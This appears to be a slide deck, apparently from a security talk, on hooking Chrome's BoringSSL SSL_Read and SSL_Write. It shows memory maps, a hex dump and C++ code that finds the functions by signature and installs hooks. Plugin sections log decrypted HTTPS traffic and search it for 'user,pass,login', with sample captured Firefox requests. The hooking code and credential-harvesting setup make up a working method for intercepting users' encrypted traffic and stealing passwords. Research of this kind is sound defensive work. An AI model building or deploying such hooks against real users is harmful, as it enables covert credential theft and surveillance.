0D68F000 00001000                    stack of th:   Priv RW   Gua: RW
0D690000 00401000                                   Map  RW        RW
0E0F0000 00001000 chrome_1           PE header      Imag R         RWE
0E0F1000 01704000 chrome_1 .text     code           Imag R E       RWE
0F7F5000 005C1000 chrome_1 .rdata    imports,exp    Imag R         RWE
0FDB6000 00080000 chrome_1 .data     data           Imag RW        RWE
0FE36000 00001000 chrome_1 .tls                     Imag RW   Cop: RWE
0FE37000 00001000 chrome_1 .syzygy                  Imag R         RWE
0FE38000 0002B000 chrome_1 .rsrc     resources      Imag R         RWE
0FE63000 000FA000 chrome_1 .reloc    relocations    Imag R         RWE
0FF60000 01064000                                   Map  R         R       \Dev
3FFE0000 00001000                                   Priv RWE       RWE
3FFF0000 00001000                                   Priv RWE       RWE
5DA40000 00001000 DPAPI              PE header      Imag R         RWE
5DA41000 00002000 DPAPI    .text     code,export    Imag R E       RWE
5DA43000 00001000 DPAPI    .data     data           Imag RW        RWE
5DA44000 00001000 DPAPI    .idata    imports        Imag R         RWE
5DA45000 00001000 DPAPI    .didat                   Imag R         RWE
5DA46000 00001000 DPAPI    .rsrc     resources      Imag R         RWE
5DA47000 00001000 DPAPI    .reloc    relocations    Imag R         RWE
5E480000 00001000 DUI70              PE header      Imag R         RWE
```


Dump - chrome_1:.rdata 0F7F5000..0FDB5FFF

```
0F8A9A54 00 00 00 00 00 00 00 00 D1 85 24 0E 63 AC 50 0E ........╤à$♫c¼P♫
0F8A9A64 30 22 41 0F F7 9F 24 0E 3C CA 41 0E BB F2 40 0F 0"A☼≈ƒ$♫<╩A♫╗≥@☼
0F8A9A74 7C C2 41 0E 02 3D 52 0E FA F2 40 0F 97 9F 24 0E |┬A♫☻=R♫·≥@☼ùƒ$♫
0F8A9A84 6F C9 24 0E 1F CC 24 0E 30 BA 24 0E A3 F3 40 0F o╔$♫▼╠$♫0║$♫ú≤@☼
0F8A9A94 4C 88 24 0E 58 EE 40 0F D3 F2 40 0F BD 6D 24 0E Lê$♫Xε@☼╙≥@☼╜m$♫
0F8A9AA4 69 6E 24 0E A9 EC 40 0F FA ED 40 0F 04 00 00 00 in$♫⌐∞@☼·φ@☼♦...
0F8A9AB4 15 B9 24 0E BA B9 24 0E 00 00 00 00 63 3A 5C 62 §╣$♫║╣$♫....c:\b
0F8A9AC4 5C 62 75 69 6C 64 5C 73 6C 61 76 65 5C 77 69 6E \build\slave\win
0F8A9AD4 5C 62 75 69 6C 64 5C 73 72 63 5C 74 68 69 72 64 \build\src\third
0F8A9AE4 5F 70 61 72 74 79 5C 62 6F 72 69 6E 67 73 73 6C _party\boringssl
0F8A9AF4 5C 73 72 63 5C 73 73 6C 5C 73 73 6C 5F 6C 69 62 \src\ssl\ssl_lib
0F8A9B04 2E 63 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .c..............
0F8A9B14 00 00 00 00 00 00 00 00 00 00 00 00 41 4C 4C 3A ............ALL:
0F8A9B24 21 61 4E 55 4C 4C 3A 21 65 4E 55 4C 4C 3A 21 53 !aNULL:!eNULL:!S
0F8A9B34 53 4C 76 32 00 00 00 00 00 00 00 00 63 3A 5C 62 SLv2........c:\b
0F8A9B44 5C 62 75 69 6C 64 5C 73 6C 61 76 65 5C 77 69 6E \build\slave\win
0F8A9B54 5C 62 75 69 6C 64 5C 73 72 63 5C 74 68 69 72 64 \build\src\third
0F8A9B64 5F 70 61 72 74 79 5C 62 6F 72 69 6E 67 73 73 6C _party\boringssl
0F8A9B74 5C 73 72 63 5C 73 73 6C 5C 73 73 6C 5F 63 65 72 \src\ssl\ssl_cer
0F8A9B84 74 2E 63 00 00 00 00 00 00 00 00 00 00 00 00 00 t.c.............
```

```
63159000 00004000 Wpc      .idata    imports        Imag R         RWE
6315D000 00001000 Wpc      .didat    data           Imag R         RWE
6315E000 00001000 Wpc      .tls                     Imag RW        RWE
6315F000 00009000 Wpc      .rsrc     resources      Imag R         RWE
63168000 00028000 Wpc      .reloc    relocations    Imag R         RWE
64950000 00001000 mscms              PE header      Imag R         RWE
64951000 00065000 mscms    .text     code,export    Imag R E       RWE
649B6000 00001000 mscms    .data     data           Imag RW        RWE
649B7000 00002000 mscms    .idata    imports        Imag R         RWE
649B9000 00001000 mscms    .didat                   Imag R         RWE
649BA000 00011000 mscms    .rsrc     resources      Imag R         RWE
649CB000 00004000 mscms    .reloc    relocations    Imag R         RWE
64D40000 00001000 wevtapi            PE header      Imag R         RWE
64D41000 00044000 wevtapi  .text     code,export    Imag R E       RWE
64D85000 00002000 wevtapi  .data     data           Imag RW        RWE
64D87000 00002000 wevtapi  .idata    imports        Imag R         RWE
64D89000 00001000 wevtapi  .didat                   Imag R         RWE
64D8A000 00002000 wevtapi  .rsrc     resources      Imag R         RWE
```

Find 15th and 17th occurrence.


Hooking Chrome BoringSSL



```
unsigned char PSH_string[] = {0x68, 0x00, 0x00, 0x00, 0x00};        // push SSL_string
unsigned char SSL_string[] = "c:\\b\\build\\slave\\win\\build\\src\\third_party\\boringssl\\src\\ssl\\ssl_lib.c";
const unsigned int nBytesBeforeRead  = 17;
const unsigned int nBytesBeforeWrite = 17;
const unsigned int READ_IND  = 17;
const unsigned int WRITE_IND = 15;

// Get sections

rdata = Process::GetModuleSection("chrome.dll", ".rdata");
text  = Process::GetModuleSection("chrome.dll", ".text");
```

Initialization

1. Search string
2. Search PUSH
3. Find 15th PUSH
4. Find 17th PUSH
5. Go back 17 bytes



```
// Search memory

DWORD pSSL = Process::SearchMemory((void *)rdata.dwStartAddress, rdata.dwSize, (void *)SSL_string, 70);

memcpy(PSH_string + 1, &pSSL, 4);

DWORD pPSHRead  = Process::SearchMemoryByN((void *)text.dwStartAddress, text.dwSize, (void *)PSH_string, 5, READ_IND);
DWORD pPSHWrite = Process::SearchMemoryByN((void *)text.dwStartAddress, text.dwSize, (void *)PSH_string, 5, WRITE_IND);

// Remove "bytes before" to reach the function start

pPSHRead  = pPSHRead - nBytesBeforeRead;
pPSHWrite = pPSHWrite - nBytesBeforeWrite;

// Add hooks

SSL_Read_Original = (SSL_Read_Typedef)pPSHRead;
SSL_Write_Original = (SSL_Write_Typedef)pPSHWrite;

Hooker::AddHook("chrome.dll", (void *)pPSHRead, (void *)SSL_Read_Callback);
Hooker::AddHook("chrome.dll", (void *)pPSHWrite, (void *)SSL_Write_Callback);
```


Plugins

Process data sent and received in order to extract the most useful information.

Default plugins:


- PlainText – true/false
- DataLimit – 4096
- StringFinder – user,pass,login

PlainText


3568_firefox.exe_PR_Read.txt - Notepad
File Edit Format View Help


```
HTTP/1.1 200 OK
Date: Thu, 06 Aug 2015 21:08:29 GMT
Server: Apache
Last-Modified: Sat, 15 Dec 2012 23:03:58 GMT
ETag: "4423d3-fd-4d0ec29bdb380"
Accept-Ranges: bytes
Content-Length: 253
Strict-Transport-Security: max-age=15768000
Connection: close
Content-Type: image/png

PNG

IHDR2h* tEXtSoftwareAdobe ImageReadyqe<IDATx @Ae2f~rX!,1Q[fQ`ZTpEd'@^1GE@nE
r)H!"     @<)2" Yb9|KC9ZIENDB`JFIFHH\ExifMM*>QQQPhotoshop ICC profileXICC_PROFILEHLinomntrRGB XYZ
1acspMSFTIEC sRGB-HP  cprtP3desclwtptbkptrXYZgXYZ,bXYZ@dmndTpdmddvuedLview$lumimeas
$tech0rTRC<gTRC<bTRC<textCopyright (c) 1998 Hewlett-Packard CompanydescsRGB IEC61966-2.1sRGB
IEC61966-2.1XYZ QXYZ XYZ o8XYZ bXYZ $descIEC http://www.iec.chIEC http://www.iec.chdesc.IEC 61966
```

DataLimit


3568_firefox.exe_PR_Write.txt - Notepad
File Edit Format View Help


```
POST /index.php HTTP/1.1
Host: postimage.org
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:39.0) Gecko/20100101 Firefox/39.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://postimage.org/
Content-Length: 87441
Content-Type: multipart/form-data; boundary=---------------------------182751541110956
Cookie: adult=no
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache

-----------------------------182751541110956
Content-Disposition: form-data; name="upload"; filename="acknowledge-a-job-well-done.jpg"
Content-Type: image/jpeg

L!1A"Qa2qB#R$3brCS%4&cDds3!1"2AQ3Bq#aCRb?S,D{$P+h'zlW!WCc7!79W\y`$YQ:Ohc]%;=LazY%<+;*z
!Pt<@`FR94k&i~BzIrqO9c!m#^|"|'_#V0O{cIc?-zlyeH/I`jV\`#YJ!e+CN21xg|[;tl_Om;
+0VP:O.~cSW=:)HI"<jWZlvmI@Jz]Gxv!iM;,?_/)NqsL: q1#NYFM_<.4;KPRO})03\sGr0E\\+4Kq}E`]6gd+,|'i0^Q
(VzBG@4:ND1*W,K%-\lqVtAgNkVkxv7Yp@kHBpJhu?JlqeM%G,"+WVp2_=oKn$]+Q<gIM[vFNE);/
{l7ldrRR3NeFa0:9;c4+;)o~dzCjq"GVoqxZhS4cKB2{]ZJTv% sUcW_Y@41SvXJ[Q<v?{gLd=t@POHzw4DyH<Ja)P
[27'qfnyd+6e^[j)-m$Zqa}qC0[dZm9P
```

StringFinder


3568_firefox.exe_StringFinder.txt - Notepad

```
